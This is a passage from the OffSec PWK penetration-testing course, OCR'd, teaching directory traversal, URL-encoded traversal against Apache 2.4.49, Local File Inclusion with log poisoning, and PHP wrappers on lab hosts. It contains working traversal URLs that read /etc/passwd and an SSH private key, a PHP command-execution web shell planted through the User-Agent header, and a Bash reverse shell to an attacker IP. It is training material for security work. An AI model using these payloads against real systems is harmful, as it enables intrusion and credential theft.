
At the bottom of the page, we'll find a link labeled "Admin".




*Figure 123: Hovering over the "Admin" Link*

Figure 123 shows the link preview when we hover over the Admin link with our cursor, displaying the URL **http://mountaindesserts.com/meteor/index.php?page=admin.php**.

We know the web application uses PHP and a parameter called "page", so let's assume this parameter is used to display different pages. PHP uses *$_GET*[386] to manage variables via a GET request. When we click on the link, we receive an error message stating the page is currently under maintenance.




[386] (PHP Manual, 2022), https://www.php.net/manual/en/reserved.variables.get.php

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Figure 124: Error Message of Admin Link*

This is an important detail for us, since it reveals that information is shown on the same page. In this case, we'll make a few assumptions about how the web application could be developed to behave in such a way. For example, when we open **mountaindesserts.com/meteor/admin.php** in our browser, we'll notice the same message that was shown on the **index.php** page after clicking the "Admin" link.





*Figure 125: Maintenance of Admin Page*

This message indicates the web application includes the content of this page via the *page* parameter and displays it under the "Admin" link. We can now try to use **../** to traverse directories in the potentially-vulnerable parameter. We'll specify a relative path to **/etc/passwd** to test the *page* parameter for directory traversal.

```
http://mountaindesserts.com/meteor/index.php?page=../../../../../../../../../../etc/passwd
```

*Listing 134 - Entire URL of our Directory Traversal attack*

Let's copy the shown URL from listing 134 into the address bar of our browser.





*Figure 126: Web Application shows contents of Passwd File*

Figure 126 shows the contents of **/etc/passwd**. We successfully leveraged the directory traversal vulnerability by using a relative path.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Directory traversal vulnerabilities are mostly used for gathering information. As mentioned before, if we can access certain files containing sensitive information, like passwords or keys, it may lead to system access.

In most cases, the web server is run in the context of a dedicated user such as *www-data*. These users usually have limited access permissions on the system. However, users and administrators often intentionally set file access permissions to be very permissive or even world-readable. Sometimes this occurs due to time constraints in deployment or less-mature security programs. This means we should always check for the existence of SSH keys and their access permissions.

SSH keys are usually located in the home directory of a user in the **.ssh** folder. Fortunately for us, **/etc/passwd** also contains the home directory paths of all users, as shown in Figure 126. The output of **/etc/passwd** shows a user called *offsec*. Let's specify a relative path for the vulnerable "page" parameter to try and display the contents of the user's private key.

```
http://mountaindesserts.com/meteor/index.php?page=../../../../../../../../../home/offsec/.ssh/id_rsa
```

*Listing 135 - Entire URL of our Directory Traversal attack*

Let's copy the shown URL from listing 135 into the address bar of our browser.





*Figure 127: Content of SSH Private Key*

Figure 127 shows that we successfully retrieved the private key for the *offsec* user. Reviewing the output, we'll notice that its formatting is a bit messy.

During web application assessments, we should understand that as soon as we've identified a possible vulnerability, such as with the "page" parameter in this case, we should not rely on a browser for testing. Browsers often try to parse or optimize elements for user friendliness. When performing web application testing, we should mainly use tools such as *Burp*,[387] *cURL*,[388] or a programming language of our choice.

[387] (PortSwigger, 2022), https://portswigger.net/burp

[388] (Curl, 2022), https://curl.se/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Let's use curl to retrieve the SSH private key as we did with the browser.

```
kali@kali:~$ curl
http://mountaindesserts.com/meteor/index.php?page=../../../../../../../../../../home/offs
ec/.ssh/id_rsa
...
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAz+pEKI1OmULVSs8ojO/sZseiv3zf2dbH6LSyYuj3AHkcxIND7UTw
XdUTtUeeJhbTC0h5S2TWFJ3OGB0zjCqsEI16ZHsaKI9k2CfNmpl0siekm9aQGxASpTiYOs
KCZOFoPU6kBkKyEhfjB82Ea1VoAvx4J4z7sNx1+wydQ/Kf7dawd95QjBuqLH9kQIEjkOGf
BemTOAyCdTBxzUhDz1siP9uyofquA5vhmMXWyy68pLKXpiQqTF+foGQGG90MBXS5hwskYg
...
lpWPWFQro9wzJ/uJsw/lepsqjrg2UvtrkAAADBAN5b6pbAdNmsQYmOIh8XALkNHwSusaK8
bM225OyFIxS+BLieT7iByDK4HwBmdExod29fFPwG/6mXUL2Dcjb6zKJl7AGiyqm5+0Ju5e
hDmrXeGZGg/5unGXiNtsoTJIfVjhM55Q7OUQ9NSklONUOgaTa6dyUYGqaynvUVJ/XxpBrb
iRdp0z8X8E5NZxhHnarkQE2ZHyVTSf89NudDoXiWQXcadkyrIXxLofHPrQzPck2HvWhZVA
+2iMijw3FvY/Fp4QAAAA1vZmZzZWNAb2Zmc2VjAQIDBA==
-----END OPENSSH PRIVATE KEY-----
...
```

*Listing 136 - SSH Private Key via curl*

Listing 136 shows that the SSH private key is formatted better using curl than in the browser. Let's copy the output from the terminal and paste it into a file called dt_key in the home directory for the *kali* user.

Let's use the private key to connect to the target system via SSH on port 2222. We can use the -i parameter to specify the stolen private key file and -p to specify the port. Before we can use the private key, we'll need to modify the permissions of the dt_key file so that only the user / owner can read the file; if we don't, the *ssh* program will throw an error stating that the access permissions are too open.

```
kali@kali:~$ ssh -i dt_key -p 2222 offsec@mountaindesserts.com
The authenticity of host '[mountaindesserts.com]:2222 ([192.168.50.16]:2222)' can't be
established.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
...
@@@
```

vulnerabilities, which is readable by all local users. By displaying this file, we can confirm the vulnerability exists and understand how the web application displays the contents of files. After confirming the vulnerability, we can try to specify files containing sensitive information such as configuration files and logs.

In general, it is more difficult to leverage a directory traversal vulnerability for system access on Windows than Linux. In Linux systems, a standard vector for directory traversal is to list the users of the system by displaying the contents of **/etc/passwd**, check for private keys in their home directory, and use them to access the system via SSH. This vector is not available on Windows and unfortunately, there is no direct equivalent. Additionally, sensitive files are often not easily found on Windows without being able to list the contents of directories. This means to identify files containing sensitive information, we need to closely examine the web application and collect information about the web server, framework, and programming language.

Once we gather information about the running application or service, we can research paths leading to sensitive files. For example, if we learn that a target system is running the *Internet Information Services* (IIS)[389] web server, we can research its log paths and web root structure. Reviewing the Microsoft documentation,[390] we learn that the logs are located at **C:\inetpub\logs\LogFiles\W3SVC1**. Another file we should always check when the target is running an IIS web server is **C:\inetpub\wwwroot\web.config**, which may contain sensitive information like passwords or usernames.

In this section, we used the **../** sequence for directory traversal on Linux. As shown, Windows uses backslashes instead of forward slashes for file paths. Therefore, **..** is an important alternative to **../** on Windows targets. While RFC 1738[391] specifies to always use slashes in a URL, we may encounter web applications on Windows which are only vulnerable to directory traversal using backslashes. Therefore, we should always try to leverage both forward slashes and backslashes when examining a potential directory traversal vulnerability in a web application running on Windows.

## 9.1.3 Encoding Special Characters

Having honed our understanding of directory traversal concepts using the “Mountain Desserts” web application, let’s try applying these skills to a real vulnerability. In the “Vulnerability Scanning” topic, we scanned the SAMBA machine and identified a directory traversal vulnerability in Apache 2.4.49.[392] This vulnerability can be exploited by using a relative path after specifying the **cgi-bin** directory in the URL.

Let’s use **curl** and multiple **../** sequences to try exploiting this directory traversal vulnerability in Apache 2.4.49 on the *WEB18* machine.

```
kali@kali:/var/www/html$ curl http://192.168.50.16/cgi-bin/../../../../etc/passwd

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
```

[389] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Internet_Information_Services

[390] (Microsoft Documentation, 2020), https://docs.microsoft.com/en-us/iis/manage/provisioning-and-managing-iis/managing-iis-log-file-storage

[391] (IETF, 1994), https://www.ietf.org/rfc/rfc1738.txt

[392] (CVE Mitre, 2021), https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-41773

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
</body></html>


kali@kali:/var/www/html$ curl http://192.168.50.16/cgi-
bin/../../../../../../../../../../etc/passwd

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
</body></html>
```

*Listing 138 - Using "../" to leverage the Directory Traversal vulnerability in Apache 2.4.49*

Listing 138 demonstrates that after attempting two queries with a different number of **../**, we could not display the contents of **/etc/passwd** via directory traversal. Because leveraging **../** is a known way to abuse web application behavior, this sequence is often filtered by either the web server, web application firewalls,[393] or the web application itself.

Fortunately for us, we can use *URL Encoding*,[394] also called *Percent Encoding*, to potentially bypass these filters. We can leverage specific ASCII encoding lists[395] to manually encode our query from listing 138 or use the online converter on the same page. For now, we will only encode the dots, which are represented as "%2e".

```
kali@kali:/var/www/html$ curl http://192.168.50.16/cgi-
bin/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
...
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
alfred:x:1000:1000::/home/alfred:/bin/bash
```

*Listing 139 - Using encoded dots for Directory Traversal*

We have successfully used directory traversal with encoded dots to display the contents of **/etc/passwd** on the target machine.

Generally, URL encoding is used to convert characters of a web request into a format that can be transmitted over the internet. However, it is also a popular method used for malicious purposes. The reason for this is that the encoded representation of characters in a request may be missed by filters, which only check for the plain-text representation of them e.g. **../** but not **%2e%2e/**. After the request passes the filter, the web application or server interprets the encoded characters as a valid request.

[393] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Web_application_firewall

[394] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Percent-encoding

[395] (w3schools, 2022), https://www.w3schools.com/tags/ref_urlencode.asp

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

## 9.2 File Inclusion Vulnerabilities

This Learning Unit covers the following Learning Objectives:

- Learn the difference between File Inclusion and Directory Traversal vulnerabilities
- Gain an understanding of File Inclusion vulnerabilities
- Understand how to leverage Local File Inclusion (LFI) to obtain code Execution
- Explore PHP wrapper usage
- Learn how to perform Remote File Inclusion (RFI) attacks

In this Learning Unit, we'll cover *File Inclusion*[396] vulnerabilities. We will demonstrate how to exploit a *Local File Inclusion* (LFI) vulnerability using a case study. We will also analyze the differences between File Inclusion and Directory Traversal vulnerabilities. We'll then learn about *PHP Wrappers*,[397] which can be used to bypass filters and other constraints. Finally, we will examine *Remote File Inclusion* (RFI) vulnerabilities, which allow us to include files from a controlled system.

### 9.2.1 Local File Inclusion (LFI)

Before we examine *Local File Inclusion* (LFI), let's take a moment to explore the differences between File Inclusion and Directory Traversal. These two concepts often get mixed up by penetration testers and security professionals. If we confuse the type of vulnerability we find, we may miss an opportunity to obtain code execution.

As covered in the last Learning Unit, we can use directory traversal vulnerabilities to obtain the contents of a file outside of the web server's web root. *File inclusion* vulnerabilities allow us to "include" a file in the application's running code. This means we can use file inclusion vulnerabilities to execute local or remote files, while directory traversal only allows us to read the contents of a file. Since we can include files in the application's running code with file inclusion vulnerabilities, we can also display the file contents of non-executable files. For example, if we leverage a directory traversal vulnerability in a PHP web application and specify the file admin.php, the source code of the PHP file will be displayed. On the other hand, when dealing with a file inclusion vulnerability, the admin.php file will be executed instead.

In the following example, our goal is to obtain *Remote Code Execution* (RCE) via an LFI vulnerability. We will do this with the help of *Log Poisoning*.[398] Log Poisoning works by modifying data we send to a web application so that the logs contain executable code. In an LFI vulnerability scenario, the local file we include is executed if it contains executable content. This means that if we manage to write executable code to a file and include it within the running code, it will be executed.

In the following case study, we will try to write executable code to Apache's access.log file in the /var/log/apache2/ directory. We'll first need to review what information is controlled by us and saved by Apache in the related log. In this case, "controlled" means that we can modify the

[396] (Wikipedia, 2022), https://en.wikipedia.org/wiki/File_inclusion_vulnerability

[397] (PHP Manual, 2010), https://www.php.net/manual/en/wrappers.php

[398] (OWASP, 2022), https://owasp.org/www-community/attacks/Log_Injection

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

information before we send it to the web application. We can either read the Apache web server[399] documentation or display the file via LFI.

Let's use **curl** to analyze which elements comprise a log entry by displaying the file **access.log** using the previously-found LFI vulnerability. This means we'll use the relative path of the log file in the vulnerable "page" parameter in the "Mountain Desserts" web application.

```
kali@kali:~$ curl
http://mountaindesserts.com/meteor/index.php?page=../../../../../../../../../../var/log/a
pache2/access.log
...
192.168.50.1 - - [12/Apr/2022:10:34:55 +0000] "GET /meteor/index.php?page=admin.php
HTTP/1.1" 200 2218 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
Firefox/91.0"
...
```

*Listing 140 - Log entry of Apache's access.log*

Listing 140 shows that the *User Agent*[400] is included in the log entry. Before we send a request, we can modify the User Agent in Burp and specify what will be written to the **access.log** file.

Apart from the specified file, this command is equivalent to the directory traversal attack from the previous Learning Unit. The exploitation of directory traversal and LFI vulnerabilities mainly differs when handling executable files or content.

Let's start Burp, open the browser, and navigate to the "Mountain Desserts" web page. We'll click on the *Admin* link at the bottom of the page, then switch back to Burp and click on the *HTTP history* tab. Let's select the related request and send it to *Repeater*.





*Figure 128: Unmodified Request in Burp Repeater*

We can now modify the User Agent to include the PHP code snippet of the following listing. This snippet accepts a command via the *cmd* parameter and executes it via the PHP *system*[401] function on the target system. We'll use *echo*[402] to display command output.

[399] (Apache, 2022), https://httpd.apache.org/docs/2.4/logs.html

[400] (Mozilla Developer Network, 2022), https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/User-Agent

[401] (PHP Manual, 2022), https://www.php.net/manual/en/function.system.php

[402] (PHP Manual, 2022), https://www.php.net/manual/en/function.echo.php

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
<?php echo system($_GET['cmd']); ?>
```

*Listing 141 - PHP Snippet to embed in the User Agent*

After modifying the User Agent, let's click *Send*.





*Figure 129: Modified Request in Burp Repeater*

The PHP code snippet was written to Apache's **access.log** file. By including the log file via the LFI vulnerability, we can execute the PHP code snippet.

To execute our snippet, we'll first update the *page* parameter in the current Burp request with a relative path.

```
../../../../../../../../../var/log/apache2/access.log
```

*Listing 142 - Relative Path for the "page" parameter*

We also need to add the *cmd* parameter to the URL to enter a command for the PHP snippet. First, let's enter the **ps** command to verify that the log poisoning is working. Since we want to provide values for the two parameters (*page* for the relative path of the log and *cmd* for our command), we can use an ampersand (&) as a delimiter. We'll also remove the User Agent line from the current Burp request to avoid poisoning the log again, which would lead to multiple executions of our command due to two PHP snippets included in the log.

The final Burp request is shown in the *Request* section of the following Figure. After sending our request, let's scroll down and review the output in the **Response** section.




*Figure 130: Output of the specified ls command through Log Poisoning*

Figure 130 shows the output of the executed **ps** command that was written to the **access.log** file due to our poisoning with the PHP code snippet.

Let's update the command parameter with **ls -la**.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.




*Figure 131: Using a command with parameters*

The output in the *Response* section shows that our input triggers an error. This happens due to the space between the command and the parameters. There are different techniques we can use to bypass this limitation, such as using Input Field Separators (IFS)[403] or URL encoding. With URL encoding, a space is represented as "%20".[404]

Let's replace the space with "%20" and press *Send*.




*Figure 132: URL encoding a space with %20*

Figure 132 shows that our command executed correctly.

We have achieved command execution on the target system and can leverage this to get a reverse shell or add our SSH key to the **authorized_keys** file for a user.

Let's attempt to obtain a reverse shell by adding a command to the *cmd* parameter. We can use a common Bash TCP reverse shell one-liner.[405] The target IP for the reverse shell may need to be updated in the labs.

---

[403] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Input_Field_Separators

[404] (w3schools, 2022), https://www.w3schools.com/tags/ref_urlencode.asp

[405] (Github, 2022), https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#bash-tcp

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
bash -i >& /dev/tcp/192.168.119.3/4444 0>&1
```

*Listing 143 - Bash reverse shell one-liner*

Since we'll execute our command through the PHP *system* function, we should be aware that the command may be executed via the *Bourne Shell*,[406] also known as *sh*, rather than Bash. The reverse shell one-liner in Listing 143 contains syntax that is not supported by the Bourne Shell. To ensure the reverse shell is executed via Bash, we need to modify the reverse shell command. We can do this by providing the reverse shell one-liner as argument to **bash -c**, which executes a command with Bash.

```
bash -c "bash -i >& /dev/tcp/192.168.119.3/4444 0>&1"
```

*Listing 144 - Bash reverse shell one-liner executed as command in Bash*

We'll once again encode the special characters with URL encoding.

```
bash%20-c%20%22bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.119.3%2F4444%200%3E%261%22
```

*Listing 145 - URL encoded Bash TCP reverse shell one-liner*

The following figure shows the correct way to add our command in the request:





*Figure 133: Encoded Bash reverse shell in "cmd" parameter*

Before we send the request, let's start a *Netcat* listener on port 4444 on our Kali machine. It will receive the incoming reverse shell from the target system. Once the listener is started, we can press *Send* in Burp to send the request.

```
kali@kali:~$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.119.3] from (UNKNOWN) [192.168.50.16] 57848
bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell
www-data@fbea640f9802:/var/www/html/meteor$ ls
admin.php
bavarian.php
css
fonts
img
index.php
js
```

[406] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Bourne_shell

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Listing 146 - Successful reverse shell from the target system*

Listing 146 shows that we successfully received the reverse shell in our Netcat listener. We now have an interactive shell on the target system.

Before moving to the next section, let's briefly explore LFI attacks on Windows targets. Exploiting LFI on Windows only differs from Linux when it comes to file paths and code execution. The PHP code snippet we used in this section for Linux also works on Windows, since we use the PHP system function that is independent from the underlying operating system. When we use Log Poisoning on Windows, we should understand that the log files are located in application-specific paths. For example, on a target running *XAMPP*,[407] the Apache logs can be found in C:\xampp\apache\logs\.

Exploiting File Inclusion vulnerabilities depends heavily on the web application's programming language, the version, and the web server configuration. Outside PHP, we can also leverage LFI and RFI vulnerabilities in other frameworks or server-side scripting languages including *Perl*,[408] *Active Server Pages Extended*,[409] *Active Server Pages*,[410] and *Java Server Pages*.[411] Exploiting these kinds of vulnerabilities is very similar across these languages.

Let's consider an LFI vulnerability in a JSP web application. If we can write JSP code to a file using Log Poisoning and include this file with the LFI vulnerability, the code will be executed. The only difference between this example and the previous PHP demonstration is that the code snippet used for the Log Poisoning would be in a different language.

In real-life assessments, we'll most often discover File Inclusion vulnerabilities in PHP web applications, since most of the other frameworks and server-side scripting languages are dated and therefore less common. Additionally, modern frameworks and languages are often by design not vulnerable or have protection mechanisms enabled by default against LFI. However, we should be aware that we can also find LFI vulnerabilities in modern back-end JavaScript runtime environments like *Node.js*.[412]

## 9.2.2 PHP Wrappers

PHP offers a variety of protocol wrappers to enhance the language's capabilities. For example, PHP wrappers can be used to represent and access local or remote filesystems. We can use these wrappers to bypass filters or obtain code execution via *File Inclusion* vulnerabilities in PHP web applications. While we'll only examine the php://filter[413] and data://[414] wrappers, many are available.[415]

[407] (Wikipedia, 2022), https://www.apachefriends.org/index.html

[408] (Perl, 2022), https://www.perl.org

[409] (Wikipedia, 2022), https://en.wikipedia.org/wiki/ASP.NET

[410] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Active_Server_Pages

[411] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Jakarta_Server_Pages

[412] (Node.js, 2022), https://nodejs.org/en/

[413] (PHP Manual, 2021), https://www.php.net/manual/en/wrappers.php.php

[414] (PHP Manual, 2020), https://www.php.net/manual/en/wrappers.data.php

[415] (PHP Manual, 2010), https://www.php.net/manual/en/wrappers.php

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

We can use the **php://filter** wrapper to display the contents of files either with or without encodings like *ROT13*[416] or *Base64*.[417] In the previous section, we covered using LFI to include the contents of files. Using **php://filter**, we can also display the contents of executable files such as **.php**, rather than executing them. This allows us to review PHP files for sensitive information and analyze the web application's logic.

Let's demonstrate this by revisiting the "Mountain Desserts" web application. First we'll provide the **admin.php** file as a value for the "page" parameter, as in the last Learning Unit.

```
kali@kali:~$ curl http://mountaindesserts.com/meteor/index.php?page=admin.php
...
<a href="index.php?page=admin.php"><p style="text-align:center">Admin</p></a>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Maintenance</title>
</head>
<body>
        <span style="color:#F00;text-align:center;">The admin page is currently under
maintenance.
```

*Listing 147 - Contents of the admin.php file*

Listing 147 shows the title and maintenance text we already encountered while reviewing the web application earlier. We also notice that the *<body>* tag is not closed at the end of the HTML code. We can assume that something is missing. PHP code will be executed server side and, as such, is not shown. When we compare this output with previous inclusions or review the source code in the browser, we can conclude that the rest of the **index.php** page's content is missing.

Next, let's include the file, using **php://filter** to better understand this situation. We will not use any encoding on our first attempt. The PHP wrapper uses **resource** as the required parameter to specify the file stream for filtering, which is the filename in our case. We can also specify absolute or relative paths in this parameter.

```
kali@kali:~$ curl
http://mountaindesserts.com/meteor/index.php?page=php://filter/resource=admin.php
...
<a href="index.php?page=admin.php"><p style="text-align:center">Admin</p></a>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Maintenance</title>
</head>
<body>
        <span style="color:#F00;text-align:center;">The admin page is currently under
maintenance.
```

